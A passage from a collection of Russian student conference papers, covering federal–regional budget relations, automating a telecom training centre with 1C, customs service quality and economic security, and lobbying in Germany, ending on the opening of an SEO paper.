местного самоуправления постоянно находятся в тесном взаимодействии и сотрудничестве друг с другом.

Непростая ситуация в сфере согласования интересов федерального центра и регионов в бюджетной и налоговой сферах вызвана тем, что такое взаимодействие осуществляется в разнообразных формах, которые регулируются значительным числом положений федеральных законов и подзаконных актов. Согласно ст. 26.3, 26.18–26.20 Федерального закона «Об общих принципах организации законодательных (представительных) и исполнительных органов государственной власти субъектов Российской Федерации» предусмотрены следующие направления межуровневого взаимодействия в бюджетных и налоговых отношениях [1]:

1) финансовое обеспечение осуществления полномочий, переданных органам власти субъектов РФ;

2) выравнивание бюджетной обеспеченности субъектов РФ путем предоставления дотаций из образуемого в составе федерального бюджета Федерального фонда финансовой поддержки субъектов РФ;

3) иные формы финансовой помощи бюджетам субъектов РФ из федерального бюджета.

Это довольно обширная сфера законодательного и подзаконного регулирования. Согласно положениям Бюджетного кодекса РФ межуровневое взаимодействие осуществляется, в том числе по следующим направлениям:

1) бюджетам субъектов РФ из федерального бюджета могут предоставляться бюджетные кредиты на срок до трех лет [2]; В случае, если кредиты не погашены в установленные сроки, их остаток, включая проценты, штрафы и пени, взыскивается в порядке, установленном Министерством финансов РФ, за счет межбюджетных трансфертов, а также за счет отчислений от федеральных налогов и сборов (ст. 93.3).

2) средства от возврата предоставленных на возвратной и возмездной основе средств федерального бюджета, а также плата за пользование ими подлежат перечислению в федеральный бюджет. При нарушении сроков возврата и (или) использовании не по целевому назначению указанных средств федерального бюджета, а также при нарушении сроков исполнения обязательств по 79 предоставленным РФ государственным гарантиям и поручительствам суммы средств, подлежащие перечислению в федеральный бюджет, удерживаются за счет доходов, подлежащих зачислению в бюджеты субъектов РФ, а также взыскиваются путем обращения взыскания на средства, предусмотренные для перечисления в бюджеты субъектов РФ.[3]

3) Министерству финансов РФ предоставляется право требования от имени РФ погашения задолженности субъектов РФ по денежным обязательствам перед федерацией. Минфин России вправе проводить работу по возврату указанных видов задолженности с участием агентов Правительства РФ.

4) В субъектах РФ, в бюджетах которых доля межбюджетных

трансфертов из федерального бюджета в течение двух из трех последних отчетных финансовых лет превышала 60% объема собственных доходов консолидированного бюджета субъекта РФ, осуществляются дополнительные меры. К ним, в частности, относятся подписание соглашений с Министерством финансов РФ о мерах по повышению эффективности использования бюджетных средств и увеличению поступлений налоговых и неналоговых доходов бюджета субъекта РФ, организация исполнения бюджета субъекта РФ с открытием и ведением лицевых счетов главным распорядителям, распорядителям, получателям средств бюджета субъекта РФ и главным администраторам (администраторам) источников финансирования дефицита бюджета субъекта РФ в органах Федерального казначейства и др. [4]

5) При несоблюдении органами государственной власти субъектов РФ условий предоставления межбюджетных трансфертов из федерального бюджета Минфин России вправе принять решение о приостановлении (сокращении) предоставления межбюджетных трансфертов соответствующим бюджетам субъектов РФ.

В межуровневом взаимодействии органов власти в бюджетно-налоговой сфере следует отметить ведущую роль Министерства финансов РФ, которое осуществляет методологическое руководство в области составления и исполнения бюджетов бюджетной системы РФ, получает от органов исполнительной власти субъектов РФ материалы, необходимые для составления проекта федерального бюджета, прогноза основных параметров бюджетов бюджетной системы РФ и прогноза консолидированного бюджета РФ, разрабатывает проекты методик распределения и порядок предоставления межбюджетных трансфертов из федерального бюджета другим бюджетам бюджетной системы РФ, осуществляет иные полномочия (ст. 165). Согласно положениям ст. 30 Налогового кодекса РФ налоговые органы также осуществляют свои функции и взаимодействуют при этом с органами исполнительной власти субъектов РФ. Детально порядок их взаимодействия регулируется значительным числом подзаконных актов финансовых органов. В качестве примера можно привести Приказ Министерства финансов РФ от 31 октября 2007 г. № 675 «Об утверждении порядка подписания соглашений между Министерством финансов РФ и органами исполнительной власти субъектов РФ о мерах по повышению эффективности использования бюджетных средств и увеличению поступлений налоговых и неналоговых доходов бюджета субъекта Российской Федерации».

Следует отметить, что бюджетно-финансовая сфера в настоящее время наиболее проблемная сфера межуровневого взаимодействия. Она характеризуется следующими основными проблемами:

− централизация финансовых ресурсов;

− несоответствие доходных и расходных полномочий субъектов РФ;

− ориентация межбюджетных отношений на вертикальные формы

выравнивания, приоритет субсидий и субвенций;

− отсутствие у субъектов РФ стимулов к повышению доходности собственных бюджетов, недостаточный объем их правомочий в данной сфере;

− финансовая несамостоятельность большинства субъектов РФ;

− недостаточная прозрачность бюджетов всех уровней;

− низкая эффективность расходования бюджетных средств наличие слишком большого количества видов межбюджетных трансфертов;

− неэффективность финансовой поддержки из федерального бюджета целого ряда регионов;

− слишком сложное регулирование порядка взаимодействия органов власти разных уровней в рассматриваемой сфере.

Большинство из этих проблем стали следствием, с одной стороны, явного перекоса финансово-бюджетной системы в сторону федерального центра, а с другой − неурегулированности многих ее положений в соответствующих законодательных актах, начиная с Конституции РФ. [5]

Создается впечатление, что некоторые «болевые точки» межуровневого взаимодействия в данной сфере обходятся федеральным законодателем, что в масштабах федерации приводит к не всегда справедливому распределению средств между субъектами РФ, усугублению их социально-экономического расслоения и застоем в развитии территорий.

Законодательство в финансово-бюджетной сфере, в первую очередь — Налоговый кодекс РФ, формировалось в период 1990-х годов, когда важнейшей задачей развития было наполнение бюджета, ликвидация задолженностей по зарплатам и пенсиям. Поэтому модель межбюджетных отношений была ориентирована на мобилизацию всех имеющихся ресурсов в руках государства и на последующее распределение этих централизованных ресурсов по приоритетным направлениям.

Использованные источники:

1. Федеральный закон РФ от 06октября 1999 года № 184-ФЗ «Об общих принципах организации законодательных и исполнительных органов государственной власти в РФ» // Собрание законодательства РФ. – 2003. – № 40. – Ст. 3822.

2. Бюджетный кодекс РФ от 31 июля 1998 г. №145-ФЗ // Российская газета. – 1998. – № 153–154.

3. Зарипова С. Р. Конституционные и законодательные основы взаимодействия органов государственной власти и органов местного самоуправления в субъектах Российской Федерации // Вестник Волжского университета им. В.Н. Татищева. – 2012. - № 2. – С. 23

4. Карташов В. Г. Взаимодействие органов государственной власти субъекта Российской Федерации и органов местного самоуправления // Конституционное и муниципальное право. – 2007. – № 19. – С. 46.

5. Казанцева О. Л. Формы взаимодействия органов государственной власти субъектов Российской Федерации и местного самоуправления (система,

содержание) // Известия Алтайского государственного университета. – 2013. – № 8. – С. 106.

УДК 65.011.56

Сиротенко Д.И.
студент 4 курса
факультет «Информатика и робототехника»
Пилипей В.В.
студент 4 курса
факультет «Информатика и робототехника»
Уфимский государственный авиационный технический университет
Российская Федерация, г. Уфа

АВТОМАТИЗАЦИЯ РАБОТЫ УЧЕБНОГО ЦЕНТРА ТЕЛЕКОММУНИКАЦИОННОЙ КОМПАНИИ

Аннотация:
Рассмотрена возможность автоматизации работы сотрудников учебного центра, входящего в состав компании, занимающейся телекоммуникациями.
Ключевые слова: автоматизация, оптимизация.

Sirotenko D.I.
student
4 course, faculty "Informatics and Robotics"
Ufa State Aviation Technical University
Russian Federation, Ufa
Pylypey V.V.
student
4 course, faculty "Informatics and Robotics"
Ufa State Aviation Technical University
Russian Federation, Ufa

AUTOMATION OF WORK OF TRAINING CENTER OF TELECOMMUNICATION COMPANY

Annotation:
Considered the possibility of automating the work of employees of the training center, which is part of a company engaged in telecommunications.
Keywords: automation, optimization.

Основной проблемой современных предприятий является нехватка квалифицированных работников. Эта проблема связана с тем, что предприятия уделяют недостаточно внимания развитию персонала [1]. Для решения этой проблемы предприятиям следует открывать учебные центры, входящие в их структуру.

Задачей учебного центра является обучение сотрудников компании, а

также повышение их квалификации. Компании, занимающейся телекоммуникациями, необходим учебный центр, так как сотрудникам такой компании необходимо постоянно повышать квалификацию, потому что от сотрудников телекоммуникационных компаний зависит развитие сферы телекоммуникационных услуг – важной части информатизации общества [2].

Сотрудники учебного центра проводят занятия, после чего приемная комиссия принимает экзамен у обучающихся сотрудников компании. После успешной сдачи экзамена сотрудникам выдается удостоверение об усвоении соответствующих компетенций. Данные о выдаче удостоверений записываются в файл Excel.

Процесс обучения сотрудников компании представлен на рисунке 1.




Рисунок 4 – Мнемосхема обучения сотрудников компании

Анализируя существующий процесс, можно сделать вывод, что при записи данных в файл Excel существуют следующие недостатки, которые препятствуют оптимальной работе сотрудников учебного центра:

– незащищенность информации;
– доступ к данным не разграничен;
– отсутствие автоматизированного формирования удостоверения.

Чтобы провести оптимизацию работы учебного центра, следует автоматизировать процесс внесения данных об удостоверениях.

Предлагается использовать систему программ «1С:Предприятие 8», гибкость платформы которой позволяет автоматизировать деятельность различных предприятий [3].

Все данные об удостоверениях предлагается вносить в «1С:Предприятие 8». Это обеспечит разграничение доступа к информации, ее защиту, а также позволит оптимизировать поиск необходимой информации об удостоверениях.

Мнемосхема предлагаемого процесса представлена на рисунке 2.




Рисунок 5 – Мнемосхема процесса выдачи удостоверений после автоматизации

После автоматизации работа учебного центра станет более оптимальной. Будут достигнуты следующие результаты:

- обеспечение защиты информации;
- разграниченный доступ к данным;
- автоматизированное формирование удостоверения.

Использованные источники:

1. Обучение как один из основных элементов развития персонала организации / О. О. Жукова, Ю. Н. Никулина. – Интерактивная наука. – 2017. – №12. – С. 189-192.

2. Место и роль телекоммуникационных компаний РФ в мировой экономике / Ш. С. Нанушян. – Интерактивная наука. – 2015. – №12 – С. 102-107.

3. Обзор системы «1С:Предприятие 8» [Электронный ресурс]. URL: http://v8.1c.ru/overview/ (дата обращения: 10.12.2018).

УДК 339

Скаблова К.В.
студент 5 курса
Мелкумова А.С.
студент 5 курса
Институт Истории и Права
научный руководитель: Ахмедзянов Р.Р., к.э.н.
Калужский Государственный Университет им. К.Э. Циолковского
Россия, г. Калуга

ПОВЫШЕНИЕ КАЧЕСТВА ТАМОЖЕННЫХ УСЛУГ КАК ФАКТОР ПОВЫШЕНИЯ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ СТРАНЫ

Аннотация: Одной из главных задач государства является обеспечение экономической безопасности государства. От повышение качества таможенных услуг прямо пропорционально зависит экономическая безопасность страны.

Ключевые слова: таможенные услуги, экономическая безопасность страны, таможенная политика, управление таможенной деятельностью.

Akhmedzyanov R.R., associate Professor
Kaluga State University. K. E. Tsiolkovsky
Kaluga, Russia
Skablova K.V., Melkumova, 5-year student
Institute of History and Law
Kaluga State University. K. E. Tsiolkovsky
Kaluga, Russia

IMPROVING THE QUALITY OF CUSTOMS SERVICES AS A FACTOR INCREASING THE ECONOMIC SECURITY OF THE COUNTRY

Abstract: one of the main tasks of the state is to ensure the economic security of the state. The economic security of the country depends directly on the improvement of the quality of customs services.

Keywords: customs services, economic security of the country, customs policy, management of customs activities.

Основными факторами экономического развития всех стран мира является степень ее интеграции в международную систему мировохозяйственных связей. Вступление России во Всемирную торговую организацию (ВТО) обязало страну изучать международные стандарты управления, а также международные правила администрирования. Появилась необходимость в изменении взглядов концепций развития в управлении таможенной деятельностью, изучение комплексного подхода к

процессам управления, разработки норм и эффективных систем управления по критерию качества результатов труда. Можно сделать вывод о том, что уровень участия страны в мировой экономике зависит от качества работы таможен и организаций, предприятий околотаможенной сферы.

К услугам, предоставляемым таможенными органами, можно отнести таможенное оформление товаров и транспортных средств, осуществление таможенного контроля, обеспечение соблюдения таможенного законодательства РФ и т.д.

Качество конечных результатов деятельности ФТС РФ характеризуется степенью соблюдения таможенного законодательства; надежностью таможенного контроля, устранение таможенных правонарушений; полноты сборов таможенных платежей.

Некачественное выполнение таможенных функций или таможенных услуг приводит к серьезным негативным последствиям, таким как потеря репутации таможенной системы, риск уменьшения объемов таможенных платежей, пропуск на таможенную территорию РФ контрабандных, вредных, опасных и некачественных товаров и услуг. Для участников внешней экономической деятельности (далее - ВЭД)- это простои, нецелесообразный расход ресурсов и риск в коммерческой деятельности.

Для обеспечения экономической безопасности страны важно создание участниками ВЭД и работниками таможенных органов условий для качественного и полного выполнения таможенных правил.

Главной функцией таможенных органов является обеспечение качества таможенных процессов, а также создание условий, способствующих ускорению товарооборота через таможенную границу. Для этого работники таможенных органов должны постоянно работать над повышением качества собственного труда: отрабатывать процедуры общения с участниками внешнеэкономической деятельности; постоянно совершенствовать технологию таможенных процессов и систему управления их качеством; постоянно повышать квалификацию персонала таможенных органов.

Управление таможенной деятельностью содержит обширный круг проблем, которые входят в компетенцию государственной власти от законодательных органов государства до конкретных таможенных органов. Освоение системы управления по МС ИСО серии 9000 в таможенной практике чрезвычайно актуально. Это создает прецедент применения общепринятых в мировом сообществе принципов обеспечения качества результатов труда и, в то же время, гарантирует повышение эффективности функционирования таможенных органов и в целом таможенной службы даже при неполном освоении этой системы.

Так как от показателей повышения качества таможенных услуг зависит состояние экономической безопасности страны, можно сделать вывод, что, если растут показатели качества таможенных услуг, то будет

расти и уровень экономической безопасности страны.[386]

Рассмотрим такие показатели, характеризующие уровень экономической безопасности как: поступление таможенных платежей в бюджет РФ, контроль таможенной стоимости, таможенный контроль после выпуска товаров, время прохождения таможенных операций.

По итогам 2017 года сумма доходов федерального бюджета, администрируемых таможенными органами, составила 4 575,7 млрд. рублей, что на 168,7 млрд. рублей или на 3,83% больше, чем за 2016 год.[387]

Задание по формированию доходов федерального бюджета выполнено на 102,8%.

В то же время в доходной части бюджета растет доля доходов, поступающих от уплаты таможенных пошлин, налогов при ввозе товаров. В 2017 году сумма доходов при ввозе товаров составила 2 490,3 млрд. рублей, что на 173,3 млрд. рублей больше доходов 2016 года (или на 7,5%).

Во всех таможенных органах созданы технические условия, обеспечивающие возможность удаленной уплаты таможенных и иных платежей. Доля таможенных и иных платежей, уплаченных с применением технологии удаленной уплаты, в общем объеме платежей, уплаченных с использованием современных информационных технологий, по сравнению с 2016 годом увеличилась в среднем на 7 процентных пунктов и составила 535,19 млрд. рублей.

Проведены мероприятия по централизации учета таможенных и иных платежей на уровне ФТС России. Разработан и постоянно совершенствуется сервис «Личный кабинет участника ВЭД», который включает в себя информационный сервис «Лицевой счет». Данный информационный сервис позволяет плательщику таможенных пошлин, налогов получать информацию о состоянии его лицевого счета в режиме времени, близком к реальному, при этом сохраняется возможность получения юридически значимой информации о движении денежных средств по письменному заявлению плательщика.

По сравнению с 2016 годом сумма взысканной задолженности по уплате таможенных платежей и пеней увеличилась с 17 до 17,7 млрд. рублей на 0,7 млрд. рублей.

В результате осуществления контроля таможенной стоимости таможенными органами осуществлено порядка 183 тыс. корректировок таможенной стоимости, что на 1,7% выше количества корректировок оформленных в 2016 году (180 тыс. штук), в результате которых дополнительно взыскано более 22,7 млрд. рублей.[388]

По итогам 2017 года отмечен рост эффективности работы подразделений таможенного контроля после выпуска товаров по

---

[386] Кузнецова, Е. И. Экономическая безопасность: учебник и практикум для вузов / Е. И. Кузнецова. — М.: Издательство Юрайт, 2018. — 294с.

[387] Ежегодный сборник «Таможенная служба РФ».

[388] Официальный сайт ФТС РФ.

обеспечению поступления в федеральный бюджет дополнительно начисленных денежных средств.

В 2017 году ФТС осуществления таможенными органами операций с товарами и транспортными средствами в пунктах пропуска.

Проведенная ФТС России работа, направленная на совершенствование таможенного администрирования, В 2017 году получилось обеспечить сокращение времени прохождения таможенных операций в отношении товаров, которые не идентифицированы как рисковые поставки, требующие дополнительной проверки, до 1 часа 31 минуты при импорте (в 2016 году – 1 час 37 минут) и до 46 минут при экспорте (в 2016 году – 47 минут).

На основе данных можно сделать вывод, поступления таможенных платежей в бюджет РФ с каждым годом растут, созданы технические условия, обеспечивающие возможность удаленной уплаты таможенных платежей, постоянно совершенствуется сервис «Личный кабинет участника ВЭД», поэтапно сокращается время осуществления таможенными органами операций в пунктах пропуска, отмечен рост эффективности работы подразделений таможенного контроля после выпуска товаров, то есть наблюдается повышение качества таможенных услуг, а значит и повышение экономической безопасности страны.

Стратегической целью таможенной службы Российской Федерации является повышение уровня экономической безопасности Российской Федерации, создание благоприятных условий для привлечения инвестиций в российскую экономику, полного поступления доходов в федеральный бюджет, защиты отечественных производителей, охраны объектов интеллектуальной собственности и максимального содействия внешнеторговой деятельности на основе повышения качества и результативности таможенного администрирования.

Использованные источники:

1. Кузнецова, Е. И. Экономическая безопасность: учебник и практикум для вузов / Е. И. Кузнецова. — М.: Издательство Юрайт, 2018. — 294с.;
2. Основы таможенного дела : учебник для вузов / А. П. Джабиев [и др.] ; под общ. ред. А. П. Джабиева. — М.: Издательство Юрайт, 2018. — 392с.;
3. Официальный сайт ФТС РФ http://www.customs.ru;
4. Международный научно-практический журнал http://forum-nauka.ru

УДК 323.212

Скоморохова Е.К.
студент 4 курса
факультет "Корпоративной экономики и предпринимательства",
Новосибирский государственный университет экономики и управления "НИНХ"
научный руководитель:
Плюснина Л.К., доктор социологических наук, к.э.н.
доцент
Россия, г. Новосибирск

ОСОБЕННОСТИ GR-ДЕЯТЕЛЬНОСТИ В ГЕРМАНИИ

Аннотация: В статье дается определение GR-деятельности, рассматриваются особенности данной деятельности в Европе. Далее речь идет о практике лоббизма в Германии, о законодательных актах и документах, которые регулируют GR-деятельность в этой стране. Дается объяснение причин негативного отношения к лоббизму в Германии.

Ключевые слова: GR, Government Relations, лоббизм, европейская модель GR, GR в Германии

Skomorokhova E.K.
4rd year student
faculty of " Corporate economy and entrepreneurship"
Novosibirsk state University
University of Economics and management "NINH"
Russia, Novosibirsk
Supervisor: Plyusnina L.K.
doctor of sociology
candidate of economic Sciences, associate Professor

FEATURES OF GR-ACTIVITIES IN GERMANY

Annotation: the article gives the definition of GR-activity, considers the features of this activity in Europe. Next, we are talking about the practice of lobbying in Germany, the legislation and documents that regulate GR-activities in this country. The reasons for the negative attitude to lobbying in Germany are explained.

Keywords: GR, Government Relations, lobbying, European model GR, GR in Germany

Government Relations – деятельность специально уполномоченных сотрудников крупных коммерческих структур (GR-менеджеров) по ведению работы компании в политическом окружении. Government Relations (GR) также является систематическими попытками компании оказать влияние на действия и меры властей с целью достижения компанией определенных целей или защиты некоторых интересов. Основной задачей GR является предотвращение вероятных угроз от деятельности политических

стейкхолдеров и реализация потенциальных возможностей компании посредством её участия в политических действиях, а целью GR – выстраивание долгосрочной, комфортной, предсказуемой системы отношений с профильными для компании политическими стейкхолдерами

В европейских странах для подготовки каких-либо политических решений правительства формируют специальные комитеты, в которые входят представители деловых кругов, профсоюзов, политических партий. Некоторые авторы, изучающие процесс принятия важных государственных решений, усматривают в этом «своеобразный лоббизм», другие определяют это явление как «корпоративный плюрализм». Учет мнений и интересов различных политических и социальных групп при подготовке законопроектов позволяет принимать согласованные политические решения, что не сводит практику принятия политических решений к лоббизму как форме давления заинтересованных социальных групп или отдельных лиц на политиков и чиновников. От лоббизма GR отличается и тем, что организации представляют коллективные интересы социальных структур, а государственные органы (парламент либо правительство) направляют законопроекты в организации для выяснения мнения их членов.

В Германии термин «лоббизм» имеет негативный оттенок, поэтому вместо него часто употребляют термины «общественно-политические коммуникации», «взаимодействие с органами государственной власти» и «политическое консультирование». Лоббирование в Германии осуществляют различные группы интересов, среди которых наиболее влиятельными являются Объединение немецких профсоюзов, Федеральный союз немецкой промышленности, Федеральное объединение германских союзов работодателей, а также другие различные объединения, благотворительные фонды, неправительственные организации. Также лоббистской деятельностью занимаются PR- и GR-агентства (среди наиболее известных PR-агентств такие агентства как Media Consulta, Ketchum Pleon, FischerAppelt и Oliver Schrott, юридические фирмы и исследовательские центры. Некоторыми авторами было предложено обозначить лоббизм как пятую ветвь власти в Германии (по аналогии с обозначением прессы как четвертой ветви власти). Другие же авторы сочли это преувеличением и такое обозначение не прижилось.

Негативное отношение к лоббизму в Германии обусловлено тонкой гранью между лоббистской деятельностью и коррупцией. В частности, по мнению организации Transparency International, такие распространенные виды лоббистской деятельности как организация или финансирование приемов для представителей элиты и журналистов, пожертвования политическим партиям и подарки видным политикам должны подвергаться более жесткому контролю. В этой связи предлагается разработать «кодекс поведения» для лоббистов.

С 1972 года ведется Открытый список зарегистрированных объединений и их представителей, в который занесены лоббисты,

официально аккредитованные при Бундестаге. Регистрация осуществляется на добровольной основе, но она необходима, чтобы быть приглашенным в те или иные парламентские комиссии на обсуждение законопроектов. В 2013 году в списке были зарегистрированы 2141 представителей различных организаций.

При обсуждении таких тем как атомная энергетика, использование солнечной энергии, биотехнологии, авторское право и патенты на программное обеспечение промышленные концерны и крупные корпорации часто подвергаются критике за то, что они благодаря интенсивной лоббистской деятельности, в том числе и на общеевропейском уровне, добиваются принятия законов, противоречащих интересам общества или потребителей. За это также упрекают экологические организации и общественные объединения, которые отстаивают интересы отдельных групп, выдавая их за общие. Считается, что в ФРГ наиболее сильное воздействие на органы государственной власти осуществляют лоббисты из фармакологической и энергетической отраслей.

В Германии нет единого закона, регулирующего лоббистскую деятельность. Правовые основы закреплены в статье 17 Основного закона: «Каждый имеет право индивидуально или совместно с другими письменно обращаться с просьбами или жалобами в компетентные учреждения или в органы народного представительства». Кроме этого? правовые рамки устанавливают следующие нормативно-законодательные акты: «Регламент деятельности германского Бундестага», «Регламент деятельности федерального правительства», «Единое положение о федеральных министерствах», «Кодекс поведения члена Бундестага».

В Германии главным объектом практики лоббизма является правительство. Возможность для участия союзов (групп давления) в разработке законопроектов на уровне министерств закреплена Единым положением о федеральных министерствах. При этом возможность влияния на исполнительную власть ограничена законодательным путем. К примеру, обращение групп интересов к федеральному канцлеру предусмотрено лишь в исключительных случаях. При этом правительство стремится учесть мнения всех заинтересованных групп, учесть пожелания различных лоббистских структур. Так, при разработке проектов нормативно-правовых актов в структурах исполнительной власти, как правило, привлекаются представители групп давления. В палатах немецкого парламента представлены несколько сотен лоббистских структур федерального уровня. Благодаря регистрации они получают официально закрепленную возможность принимать участие в работе профильных комитетов, открыто формулировать свои мнения на слушаниях.

Использованные источники:

1. Ачкасова В. А. GR и лоббизм: теория и технологии. Учебник и практикум для бакалавриата и магистратуры / В. А. Ачкасова. – М.:Юрайт. – 2015. – 278 с.

2. ВсяЕвропа.ру. Узаконить лоббизм? [Электронный ресурс] URL: http://alleuropa.ru/?p=4240
3. Минтусова И. Е. GR: теория и практика / под ред. И. Е. Минтусова, О.Г.Филатовой. – СПб.: 2013. – 180 с.
4. Попова О.В. Политический анализ и прогнозирование: учебное пособие / О. В. Попова. – М.: Аспект Пресс, 2011. – 464 с.
5. Фалькина Т.Ю., Агапов И. О. К вопросу о правовом регулировании лоббирования в Германии // Вестник Уральского юридического института МВД России. 2015. №3. [Электронный ресурс] URL: https://cyberleninka.ru/article/n/k-voprosu-o-pravovom-regulirovanii-lobbirovaniya-v-germanii
6. Academia.edu. Лоббизм в Европейском Союзе [Электронный ресурс] URL: http://www.academia.edu/11961763/Лоббизм_в_Европейском_Союзе_корпорации_vs_НКО_LOBBYING_IN_THE_EU_CORPORATIONS_VS_NGOS_2014_

УДК 659.182/.187

Скоморохова Е.К.
студент 4 курса
факультет "Корпоративной экономики и предпринимательства"
Новосибирский государственный университет экономики и управления "НИНХ"
научный руководитель: Шадрина Л.Ю., к.социол.н.
доцент, заведующая кафедрой маркетинга, рекламы и связей с общественностью НГУЭУ
Россия, г. Новосибирск

ПРОДВИЖЕНИЕ БРЕНДА В ИНТЕРНЕТЕ: ЭТАПЫ SEO-ПРОДВИЖЕНИЯ

Аннотация: В статье рассматриваются преимущества продвижения бренда в Интернете. Перечислены основные этапы продвижения бренда в Интернете. Далее анализируется метод SEO-продвижения сайта, этапы успешного увеличения конверсий и поднятия ключевых запросов в рейтинге поисковых систем

Ключевые слова: Интернет, бренд, SEO, реклама, продвижение, сайт

Skomorokhova E.K.
4rd year student
faculty of " Corporate economy and entrepreneurship"
Novosibirsk state University
University of Economics and management "NINH"
Russia, Novosibirsk
Scientific supervisor: Shadrina L.
candidate of social Sciences, associate Professor
head of the Department of marketing, advertising and public relations

BRAND PROMOTION IN THE INTERNET: THE STAGES OF SEO-PROMOTION

Annotation: the article discusses the advantages of brand promotion on the Internet. The main stages of brand promotion on the Internet are listed. Next, we analyze the method of SEO-website promotion, the stages of successful increase in conversions and raising key queries in the ranking of search engines

Keywords: Internet, brand, SEO, advertising, promotion, website

